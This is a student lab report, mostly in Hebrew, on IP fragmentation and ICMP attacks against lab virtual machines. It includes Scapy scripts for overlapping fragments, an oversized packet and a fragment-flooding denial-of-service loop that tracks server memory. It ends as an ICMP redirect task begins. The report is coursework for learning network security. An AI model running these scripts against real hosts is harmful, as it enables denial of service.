

## **IP / ICMP Attacks Lab**

כתובות IP לכל מחשב


Name	IP	MAC
Attacker	10.0.2.100	08:00:27:36:00:22
Client	10.0.2.4	-
Server	10.0.2.6	08:00:27:7D:E7:9A

## Task 1: IP Fragmentation

- מבוא:

- תיאור

במשימה זו נרצה לבצע חלוקת פקט למספר חלקים ולבצע בדיקות שונות כגון כגון שליחת פקטה גדולה מהגודל המקורי, חפיפה והתקפת DoS.



- מטרה

להכיר תכונות נוספות של פקטת IP וכייזד ניתן לחלק אותה וכייזד ניתן לבצע התקפות באמצעותן

- תוצאה מצופה

נראה כיצד מבצעים התקפות עם פקטות מוחולקות.

### Task 1.a: Conducting IP Fragmentation

#### ביצוע המשימה:

לצורך המשימה נגידר את מחשב CLIENT ומחשב ATTACKER שמחוברים באותו הרשת.

נazzi בשרת לפורט 9090 בתקשרות NETCAT ב프וטוקול UDP בעזרת  
הפקודה הבאה: nc -l -p 9090 -u


nc = אמצעי לתקשרות בין מחשבים בלינוקס או יוניקס (NETCAT)

-l = האזנה

-p = הזרים

-u = פרוטוקול UDP

לפני שנשלח את הפקט ב 3 חלקים, נבטל בהגדרות WIRESHARK ממחשב  
התוקף את אופציית IPv4 field Reassemble fragmented IPv4 field



ביטלנו כדי שנוכל לראות את חלקיו הפקודות ולא רק את הפקטה השלמה לאחר  
שהוא מאחד את הפקודות ורק לאחר מכן מציג אותה.

הרץנו את הקוד הבא לייצור הפקט וחילוקה ל 3 fragments

```

#!/usr/bin/python3
from scapy.all import *

# first fragment

udp = UDP(sport=7070, dport=9090)
udp.len = 8 + 32 + 32 + 32
ip = IP(src="10.0.2.100", dst="10.0.2.6")
ip.id = 1000
ip.frag = 0
ip.flags = 1
payload = "A" * 32
pkt = ip/udp/payload
pkt[UDP].chksum = 0
send(pkt, verbose=0)
print("sent first fragment")

```

הראשון fragment מכיל את header של ההודעה, גודלו, פרוטוקול, מספר מזהה, אופסט שווה 0 כי הוא החתיכה הראשונה של המידע, דגלון שייהי פקודות נוספות כאשר לא אכפת לנו מגילוי שגיאות ולקן checksum שווה 0.

```

# second fragment

ip = IP(src="10.0.2.100", dst="10.0.2.6")
ip.id = 1000
ip.frag = 5
ip.flags = 1
payload = "B" * 32
ip.proto = 17
pkt = ip/payload
send(pkt, verbose=0)
print("sent second fragment")

```

בsegment השני האופסט יתחל מהתא אחרי האחרון של המידע מהחתיכה הראשונה כלומר 5, הגדרנו שהפקט ישלח בפרוטוקול UDP ע"י id.proto = 17.

```

# third fragment


ip = IP(src="10.0.2.100", dst="10.0.2.6")
ip.id = 1000
ip.frag = 9
ip.flags = 0
payload = "C" * 32
ip.proto = 17
pkt = ip/payload
send(pkt, verbose=0)

print("sent all 3 fragments")

```

בsegment השלישי האופסט יתחל מהתא אחרי האחרון של המידע מהחתיכה השנייה כלומר 9, הגדרנו שהפקט ישלח בפרוטוקול UDP ע"י 17 = id.proto ושינו את הדגלון שייצין שהוא האחרון.

לאחר שליחת הפקט שיצרנו קיבלנו את התוצאה הבאה:



ניתן לראות שהצלחנו את המשימה וקיבלנו את שלושת הfragments כאשר

ניתן לראות גם את הנתונים שהגדכנו בwireshark.

כמו כן, קיבלנו את הפלט של DATA שלחנו בשרת בפורט שהזינו לו.

```
[Wed Mar 15 10:54:24] Server:~$ nc -l 9090
AAAAAAAAAAAAAAAAAAAAAAAAABBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC]
```

שאלות שעלו לנו בזמן הביצוע:

- מה יקרה אם נשלח payload ריק – לא קיבל פלט בשרת
- איך חישבנו את offset – חילקנו כל פקטה לבתים לדוגמה הפקט הראשון 40 ביטים שזה 5 בתים אז offset יהיה מ 0 עד 4 וכך הלאה.

## Task 1.b: IP Fragments with Overlapping Contents

### ביצוע המשימה:

השכנו את הקוד מהסעיף הקודם הקוד כר שיתאים למקרים הבאים שנדרשו לבדוק וביצעו את השלבים להאזנהبشرת מהסעיף הקודם הקודם:

- מקרה 1: נרצה לבדוק מה יקרה אם k בתים של fragment השני יחփוף עם k בתים של fragment הראשון (בחרנו k=2).

```
#!/usr/bin/python3
from scapy.all import *

# first fragment

udp = UDP(sport=7070, dport=9090)
udp.len = 8 + 16 + 32 + 32
ip = IP(src="10.0.2.100", dst="10.0.2.6")
ip.id = 1000
ip.frag = 0
ip.flags = 1
payload = "A" * 32
pkt = ip/udp/payload
pkt[UDP].chksum = 0
send(pkt, verbose=0)
print("sent first fragment")

# second fragment

ip.frag = 3
ip.flags = 1
payload = "B" * 32
ip.proto = 17
pkt = ip/payload
send(pkt, verbose=0)
print("sent second fragment")
```

---


אחר וקיים 2 בתים חופפים וכל בית שווה 8 ביטים נדרש להוריד מגודל הפקט הכללי 16 ביטים (8+16+32+32) ואת הערך offset של fragment השני שיתחיל מהבית השלישי. ועודכנו גם את הערך של third שמשיר מהוסף של השני, כלומר offset שווה 7.

```
# third fragment

ip.frag = 7
ip.flags = 0
payload = "C" * 32
ip.proto = 17
pkt = ip/payload
send(pkt, verbose=0)

print("sent all 3 fragments")
```

## שלחנו את הפקט המעודכן ובדקנו בwireshark שכאן offset של fragments התעדכן



```
[Wed Mar 15 11:54:16] Server:~$ nc -lu 9090
AAAAAAAAAAAAAAAAAAAAAAABBBBBBBBBBBBBBCCCCCCC
CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
```

ניתן לראות שהצלחנו לבצע חיפוי מפני שכמות B שהתקבלה היא 16 ולא 32 כמו שהשווינו Ci A כבר היה כתוב בזיכרון. שאלנו את עצמנו למה B לא נכתב במקום A אבל אחרי חקירה ממושכת גילינו שאופן הפעולה של מקבל הפקט, הוא שהמידע הראשון שנכתב בזיכרון (A) לפי האופסט נשמר ואם מגיע פקט נוסף שմבקש לדروس את הנתונים באותו המיקום הוא לא יתתקבל, אלא נקבל את המידע בבית הראשון לאחר הבטים החופפים ולכן B ירשם רק בסוף הפקט הראשון שנכתב A. אין חשיבות לסדר הפקטות שמאגים מפני שהם מורכבים בסוף ומסודרים לפי האופסט.

- מקרה 2: נרצה לבדוק מה יקרה אם 2 fragments יהיו חופפים לגמר. ביצענו את ההתאמות הנדרשות כדי ש-2 fragments יהיה חופף כלו על offset 1 בכר שמשמו לו offset 1 (זה המיקום 0 בDATA) כמו כן הפקט השלישי יתחל מאופסט 5 אחרי fragments 1+2 ועדכנו את גודל הפקט בהתאם מפני שאנו מוצאים ל-32 בתים חופפים שמננו לב שם לא נעדכן את הגודל נקבל שגיאה WIRESHARK גודל לא פקט לא מתאים.

```

#!/usr/bin/python3
from scapy.all import *

# first fragment

udp = UDP(sport=7070, dport=9090)
udp.len = 8 + 32 + 32
ip = IP(src="10.0.2.100", dst="10.0.2.6")
ip.id = 1000
ip.frag = 0
ip.flags = 1
payload = "A" * 32
pkt = ip/udp/payload
pkt[UDP].chksum = 0
send(pkt,verbose=0)
print("sent first fragment")

# second fragment

ip.frag = 1
ip.flags = 1
payload = "B" * 32
ip.proto = 17
pkt = ip/payload
send(pkt,verbose=0)
print("sent second fragment")

# third fragment

ip.frag = 5
ip.flags = 0
payload = "C" * 32
ip.proto = 17
pkt = ip/payload
send(pkt,verbose=0)

print("sent all 3 fragments")

```

66 2023-03-15 12:19:03.2688613... 10.0.2.100	10.0.2.6	IPv4	74 Fragmented IP protocol (proto=UDP 17, off=0, ID=03e8) ...
67 2023-03-15 12:19:03.3211864... 10.0.2.100	10.0.2.6	IPv4	66 Fragmented IP protocol (proto=UDP 17, off=8, ID=03e8) ...
68 2023-03-15 12:19:03.3562043... 10.0.2.100	10.0.2.6	UDP	66 7070 → 9090 Len=64
Frame 68: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface 0			
Ethernet II, Src: PcsCompu_36:00:22 (08:00:27:36:00:22), Dst: PcsCompu_36:00:22 (08:00:27:36:00:22)			
Internet Protocol Version 4, Src: 10.0.2.100, Dst: 10.0.2.6			
0100 .... = Version: 4			
.... 0101 = Header Length: 20 bytes (5)			
Differentiated Services Field: 0x00 (DSCH: CS0, ECN: Not-ECT)			
Total Length: 52			
Identification: 0x03e8 (1000)			
Flags: 0x00			
0... .... = Reserved bit: Not set			
.0... .... = Don't fragment: Not set			
..0. .... = More fragments: Not set			
Fragment offset: 40			
Time to live: 64			
Protocol: UDP (17)			
Header checksum: 0x5e63 [validation disabled]			
[Header checksum status: Unverified]			
0010 00 34 03 e8 00 05 40 11 5e 63 0a 00 02 64 0a 00 .4..@. ^c...d..			
0020 02 00 43 43 43 43 43 43 43 43 43 43 43 43 43 43 ..CCCCCCC CCCCCCCC			
0030 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 ..CCCCCCC CCCCCCCC			

ניתן לראות בWIRESHARK שהתקבלו את שלושת הפקטוטים עם האופטיום המעודכנים שליהם נספח לפלט של 64 בתים

ללא האותיות B.

```
[Wed Mar 15 12:17:42] Server:~$ nc -lu 9090  
AAAAAAAAAAAAAAAAAAAAACCCCCCCCCCCCCCCCCCCCC  
CCCCCCCC
```

ניתן לראות שהצלחנו במשימה מאחר והשרת קיבל את הנתונים ללא המידע של הframentה השני (אין B).

### Task 1.c: Sending a Super-Large Packet

- ביצוע המשימה:

במשימה נדרשנו לשלוח פקט שగודל מהמקסימום האפשרי שהוא 2 בחזקת 16 קלומר 65536 ביטים.

שינינו את הגודל של הפקט ואת האופסט המתאים בכל fragment ובכל פקט שלחו כמות גדולה של DATA כדי לעבור את המקסימום.

```
#!/usr/bin/python3
from scapy.all import *

id = 1000
# first fragment

udp = UDP(sport=7070, dport=9090)
udp.len = 65535
ip = IP(src="10.0.2.100", dst="10.0.2.6")
ip.id = id
ip.frag = 0
ip.flags = 1
ip.proto = 17
payload = "A" * 65112
pkt = ip/udp/payload
pkt[UDP].chksum = 0
send(pkt, verbose=0)
print("sent first fragment")

# second fragment

ip.frag = 8139
ip.flags = 0
payload = "B" * 440
ip.proto = 17
pkt = ip/udp/payload
send(pkt, verbose=0)
print("sent second fragment")
```

שmeno בפקט הראשון נתוניים בגודל של 65112 בתים ובפקט השני שmeno 440 בתים כך שבסך הכל אנחנו שולחים יותר מהמקסימום המותר בנוסך להדרים .fragments לsets

ניתן לראות בWIRESHARK שעברנו את הכמות המותרת והפקט פוצלה ליותר fragments וקיבלו הودעה שעברנו את המקסימום האפשרי.

No.	Time	Source	Destination	Protocol	Length	Info
39	2023-03-18 07:34:20.901782449	10.0.2.100	10.0.2.6	IPv4	1514	Fragmented IP protocol (proto=UDP 17, off=51800, ID=03e8)
40	2023-03-18 07:34:20.902565602	10.0.2.100	10.0.2.6	IPv4	1514	Fragmented IP protocol (proto=UDP 17, off=53280, ID=03e8)
41	2023-03-18 07:34:20.903166464	10.0.2.100	10.0.2.6	IPv4	1514	Fragmented IP protocol (proto=UDP 17, off=54760, ID=03e8)
42	2023-03-18 07:34:20.903773688	10.0.2.100	10.0.2.6	IPv4	1514	Fragmented IP protocol (proto=UDP 17, off=56240, ID=03e8)
43	2023-03-18 07:34:20.904377485	10.0.2.100	10.0.2.6	IPv4	1514	Fragmented IP protocol (proto=UDP 17, off=57720, ID=03e8)
44	2023-03-18 07:34:20.905041776	10.0.2.100	10.0.2.6	IPv4	1514	Fragmented IP protocol (proto=UDP 17, off=59200, ID=03e8)
45	2023-03-18 07:34:20.905796435	10.0.2.100	10.0.2.6	IPv4	1514	Fragmented IP protocol (proto=UDP 17, off=60680, ID=03e8)
46	2023-03-18 07:34:20.906529604	10.0.2.100	10.0.2.6	IPv4	1514	Fragmented IP protocol (proto=UDP 17, off=62160, ID=03e8)
47	2023-03-18 07:34:20.907199295	10.0.2.100	10.0.2.6	IPv4	1514	Fragmented IP protocol (proto=UDP 17, off=63640, ID=03e8)
48	2023-03-18 07:34:20.940072280	10.0.2.100	10.0.2.6	IPv4	482	Fragmented IP protocol (proto=UDP 17, off=65112, ID=03e8)

▶ Frame 48: 482 bytes on wire (3856 bits), 482 bytes captured (3856 bits) on interface 0  
 ▶ Ethernet II, Src: PcsCompu\_36:00:22 (08:00:27:36:00:22), Dst: PcsCompu\_36:00:22 (08:00:27:36:00:22)  
 ▶ Internet Protocol Version 4, Src: 10.0.2.100, Dst: 10.0.2.6  
 ▶ Data (448 bytes)

[Sat Mar 18 07:33:49] Server:~\$ nc -lu 9090

השרת לא מציג כלום מפני שגודל פקעת UDP גדול מהמקסימום ובגלל השגיאה לא קיבל פלט ולכן הצלחנו במשימה ליצור פקט ענק.  
 כשבנינו את הפקט ייצאנו מנקודות הנחיה שכמות ה`fragments` יהיה לפי כמה שחליקנו אותו אך בפועל קיבלנו הרבה יותר fragments.  
 גילינו שיש ערך שנקרא Maximum Transfer Unit ש תלוי בהגדירות הרשות וברוב המקרים עומד על 1500 בתים ולכן הפקט חולק להרבה יותר fragments באופן אוטומטי עוד לפני שנשלח.  
 ספכנו את כמות המידע שעבר וראינו שכל פרוגמנט שחולק מהפרגמנט הראשון היה בגודל 1514 בתים ונשלחו 44 חלקים כאלו סה"כ 66616 בתים ועוד הפרגמנט האחרון בגודל 482 בתים כך שעברנו את המקסימום האפשרי.

### Task 1.d: Sending Incomplete IP Packet

#### ביצוע המשימה:

- נרצה במשימה זו לבצע התקפת DOS באמצעות שליחת מלא פקודות אשר מחולקות ל-4 fragments כאשר אחד מהם fragment אחד והוא גורם לעומס על זיכרון השרת ופגיעה בBITS.
- כדי לבצע זאת אנו נרצה לשЛОח בלולאה פקודות רבות אבל את הfragments השני של כל פקט לא נשלח כדי שהשרת ישמר בזיכרון את הפקודות ייחנה ל-4 fragments החסר עד שה-TTL יגמר ויזרק את הפקט וישלח הודעה ICMP TTL כדי שנדע שהפקט נזרק.
- התחלנו בכך שלוחנו פקודות רבות וניסינו להגדיל את גודל ה-AH בכל פקט כדי שנוכל לראות שינוי בזיכרון של השרת.

---

```
#!/usr/bin/python3
from scapy.all import *

for id in range(1000,2000):
    # first fragment

    udp = UDP(sport=7070, dport=9090)
    udp.len = 8 + 8192 + 8192 + 8192
    ip = IP(src="10.0.2.100", dst="10.0.2.6")
    ip.id = id
    ip.frag = 0
    ip.flags = 1
    payload = "A" * 8192
    pkt = ip/udp/payload
    pkt[UDP].chksum = 0
    send(pkt, verbose=0)
    #print("sent first fragment")

    # second fragment

    ip.frag = 1025
    ip.flags = 1
    payload = "B" * 8192
    ip.proto = 17
    pkt = ip/payload
    #send(pkt, verbose=0)
    #print("did not sent second fragment")
```

---

```

# third fragment

ip.frag = 2049
ip.flags = 0
payload = "C" * 8192
ip.proto = 17
pkt = ip/payload
send(pkt,verbose=0)

#print("sent all 3 fragments")
print("sent" + str(id))

```



The terminal window title is '/bin/bash' and the command line shows '/bin/bash 7'. The output lists the following sequence of IDs:

```

sent1980
sent1981
sent1982
sent1983
sent1984
sent1985
sent1986
sent1987
sent1988
sent1989
sent1990
sent1991
sent1992
sent1993
sent1994
sent1995
sent1996
sent1997
sent1998
sent1999

```

[Wed Mar 15 13:54:19] Attacker:~\$

לאחר שליחת הפקודות באמצעות הקוד שכתבנו ניתן לראות בwireshark שנשלחו פקודות רבות וגם ICMP TTL לאחר זמן מה מאוחר והן נזרקו.

No.	Time	Source	Destination	Protocol	Length	Info
13602	2023-03-15 13:54:19.5102919...	10.0.2.100	10.0.2.6	IPv4	1514	Fragmented IP protocol (proto=UDP 17, off=20832, ID=07...
13603	2023-03-15 13:54:19.5107946...	10.0.2.100	10.0.2.6	IPv4	1514	Fragmented IP protocol (proto=UDP 17, off=22312, ID=07...
13604	2023-03-15 13:54:19.5113304...	10.0.2.100	10.0.2.6	IPv4	826	Fragmented IP protocol (proto=UDP 17, off=23792, ID=07...
13605	2023-03-15 13:54:20.4510921...	10.0.2.6	10.0.2.100	ICMP	590	Time-to-live exceeded (Fragment reassembly time exceed...
13606	2023-03-15 13:54:20.4513750...	10.0.2.6	10.0.2.100	ICMP	590	Time-to-live exceeded (Fragment reassembly time exceed...
13609	2023-03-15 13:54:22.4976847...	10.0.2.6	10.0.2.100	ICMP	590	Time-to-live exceeded (Fragment reassembly time exceed...
13610	2023-03-15 13:54:22.4979628...	10.0.2.6	10.0.2.100	ICMP	590	Time-to-live exceeded (Fragment reassembly time exceed...
13612	2023-03-15 13:54:24.5458615...	10.0.2.6	10.0.2.100	ICMP	590	Time-to-live exceeded (Fragment reassembly time exceed...

Frame 13615: 590 bytes on wire (4720 bits), 590 bytes captured (4720 bits) on interface 0  
 Ethernet II, Src: PcsCompu\_36:00:22 (08:00:27:36:00:22), Dst: PcsCompu\_36:00:22 (08:00:27:36:00:22)  
 Internet Protocol Version 4, Src: 10.0.2.6, Dst: 10.0.2.100  
 0100 .... = Version: 4  
 .... 0101 = Header Length: 20 bytes (5)  
 Differentiated Services Field: 0xc0 (DSCH: CS6, ECN: Not-ECT)  
 Total Length: 576  
 Identification: 0x402b (16427)  
 Flags: 0x00  
 0... .... = Reserved bit: Not set  
 .0... .... = Don't fragment: Not set  
 ..0. .... = More fragments: Not set  
 Fragment offset: 0  
 Time to live: 64  
 Protocol: ICMP (1)  
 Header checksum: 0x1f69 [validation disabled]  
 [Header checksum status: Unverified]

### ניתן לראות בזיכרון השרת שהוא מתחילה להタルא

```
[Wed Mar 15 13:50:46] Server:~$ free -h
total        used        free      shared  buff/cache   available
Mem:       3.9G       1.0G      1.8G        95M       1.2G       2.5G
Swap:      1.0G        0B       1.0G
[Wed Mar 15 13:51:00] Server:~$ free -h
total        used        free      shared  buff/cache   available
Mem:       3.9G       1.0G      1.7G        95M       1.2G       2.5G
Swap:      1.0G        0B       1.0G
```

מכאן רואים שהצלחנו במשימה מפני שהזיכרון הפנו יורד לאט ואמ' היינו ממשיכים עם ההתקפה ומגדילים את גודל המידע שMOVVER בכל פקט היינו עדים לשינוי קיצוני יותר בזיכרון הפנו ולכך הוכחנו שניתן לבצע התקפת DoS באמצעות IP Fragmentation (1.7 -> 1.8)

## • סיכום המשימה

הצלחנו לבצע את תתי המשימות במשימה 1 שהייתה מכלול של .  
החלק הראשון היה לבצע **IP fragmentation** ולחلك פקט ל 3 חלקים ולשלוח  
אותה לשרת.

בחלק זה רأינו שהשרת קיבל את המידע המועבר וה מידע הוצג בטרמינל  
השרת וכן הוכחנו שהצלחנו ביצוע המשימה.

בסעיף השני היינו צריכים לבצע חפיפה בין 2 **fragments** כאשר פעם אחת  
חלק מהמידע חופף ובחלק השני כל המידע חופף.

ראינו שהצלחנו לבצע את המשימה לאחר שבוחפית החלקים המידע של  
ה**fragment** השני נדרס.

בסעיף השלישי, היינו צריכים לשלוח פקט גדול מהמקסימום האפשרי ולראות  
אם נצליח לקבל את ההודעה בשרת. רأינו שהפקט מחולק באופן שונה ממה  
שאנחנו מגדירים בגלל חריגה מהHTTP ו המידע לא מוצג בשרת כי בהרכבה של  
כל החלקים המחשב מבין שחרגנו מהגודל המקורי לפקט ולא מקבל אותו.

בסעיף הרביעי, היינו צריכים לשלוח פקט מחולק אשר אחד מהחלקים לא  
ישלח כך שהשרת אשר מקבל את החלקים ישמר אותם בזיכרון וימתין לחלק  
החסר בזמן מוגבל, דבר אשר יגרום לפגיעה ביצועי השירות ונקרא בעברית  
.DoS

הצלחנו בסעיף הרביעי לבצע העמשה לזיכרון של השירות והראינו זאת ע"י כך  
שהזיכרון הפנוי בשרת הלך וירד עם קבלת פקודות נוספות עם חלק חסר בכל  
פקט.

למדנו כיצד נדרש לחשב **offset** לכל **fragment** כדי שהפקט יישלח בצורה  
תקינה. מה הגודל המקורי של הודעה IP.

גילינו על מצב הדגלון שאחראי על חלוקת הפקט.


התוצאות לא תמיד התאימו למצופה לדוגמה בסעיף 2 לא ידענו אם A ידרס על  
ידי B או ההפך ובסעיף 3 לא ידענו איך להזדהות הצלחה של שליחת פקט גדול  
מהמקסימום.

התמודדנו עם הבעיה בכך שנעזרנו בסטודנטים אחרים בקורס ובעגול וגילינו  
מה התוצאות המצופות ורשמנו את ההסברים לתוצאות אלה בתתי סעיפים  
מעלה.

## Task 2: ICMP Redirect Attack

- מבוא

במשימה נרצה לבצע MITM באמצעות ICMP REDIRECT כך שכל התעבורה בין הקורבן לשרת תעבור דרך הראوتر ונשתמש כראוטר לקורבן



- מטרה

ביצוע התקפת MITM כך שכל התעבורה של הקורבן ליעד מסויים ברשת יעבור דרך הראوتر

- תוצאה מצופה

שנראה במסלול הניתוב של הקורבן שינוי של הראوتر דרכו הוא מעביר את התעבורה מ 10.0.2.100 לכתובת 10.0.2.1

- ביצוע המשימה

תחילה נבצע בדיקה במחשב השרת דרך מי עוברות הפקודות ליעד

8.8.8.8

```
[Sat Mar 18 09:13:39] Server:~$ ip route get 8.8.8.8
